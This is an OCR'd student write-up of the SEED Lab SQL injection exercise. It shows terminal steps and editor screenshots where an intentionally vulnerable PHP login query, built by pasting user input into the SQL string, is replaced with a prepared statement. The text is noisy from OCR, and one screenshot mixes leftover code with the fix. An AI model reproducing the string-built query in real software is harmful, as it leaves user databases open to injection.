
seed@VM:-$ /var/www/SQLInjection/ bash: /var/www/SQL Injection/: Is a directory seed@VM:-$ cd /var/www/SQLInjection/


seed@VM: .../SQLInjections ls


seed@VM:.../SQLInjections subl safe_home.php

seed@VM:.../SQLInjection$ subl unsafe_home.php









Terminal
En
12:36 PM
[10/30/21]seed@VM:~$ /var/www/SQLInjection/
bash: /var/www/SQLInjection/: Is a directory
[10/30/21]seed@VM:~$ cd /var/www/SQLInjection/
[10/30/21]seed@VM:.../SQLInjection$ ls
css
index.html
logoff.php
safe_edit_backend.php
safe_home.php
seed_logo.png
unsafe_edit_backend.php
unsafe_edit_frontend.php
unsafe_home.php
[10/30/21]seed@VM:.../SQLInjection$ sublime safe_home.php
sublime: command not found
[10/30/21]seed@VM:.../SQLInjection$ subl safe_home.php
[10/30/21]seed@VM:.../SQLInjection$ subl unsafe_home.php


/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED)
En
12:36 PM
safe_home.php
unsafe_home.php
1 <!--
2 SEED Lab: SQL Injection Education Web plateform
3 Author: Kailiang Ying
4 Email: kying@syr.edu
5 -->
6
7 <!--
8 SEED Lab: SQL Injection Education Web plateform
9 Enhancement Version 1
10 Date: 12th April 2018
11 Developer: Kuber Kohli
12
13 Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
14 logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
15
16 NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
17 all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
18 -->
19
20 <!DOCTYPE html>
21 <html lang="en">
22 <head>
23 <!-- Required meta tags -->
24 <meta charset="utf-8">
25 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
26
27 <!-- Bootstrap CSS -->
28 <link rel="stylesheet" href="css/bootstrap.min.css">
Line 1, Column 1; Detect Indentation: Setting indentation to 2 spaces
Spaces: 2
PHP

After exicute these codes copy the code from line 72 to 80 in SAFE_HOME_PHP and paste over the line 73 to 80 in UNSAFE_HOME_PHP file. Also remove the extra unnecessary code from 81 to 100 in UNSAFE_HOME_PHP file. Then save the code file.




/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED)
12:38 PM
safe_home.php
unsafe_home.php
return $conn;
}
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
echo " ";
echo "</nav>";
echo " ";
die('There was an error running the query [' . $conn->error . ']\n');
echo " ";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
array_push($return_arr,$row);
}
/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
9 lines, 422 characters selected
Spaces: 2
PHP


/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED)
12:44 PM
safe_home.php
unsafe_home.php
phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
array_push($return_arr,$row);
}
/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
// If id exists that means user exists and is successfully authenticated
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
20 lines, 730 characters selected
Spaces: 2
PHP

After saving, Run these codes in terminal.


[10/30/21] seed@VM: .../SOLInjection$ cd ..


[10/30/21] seed@VM:.../www$ cd..

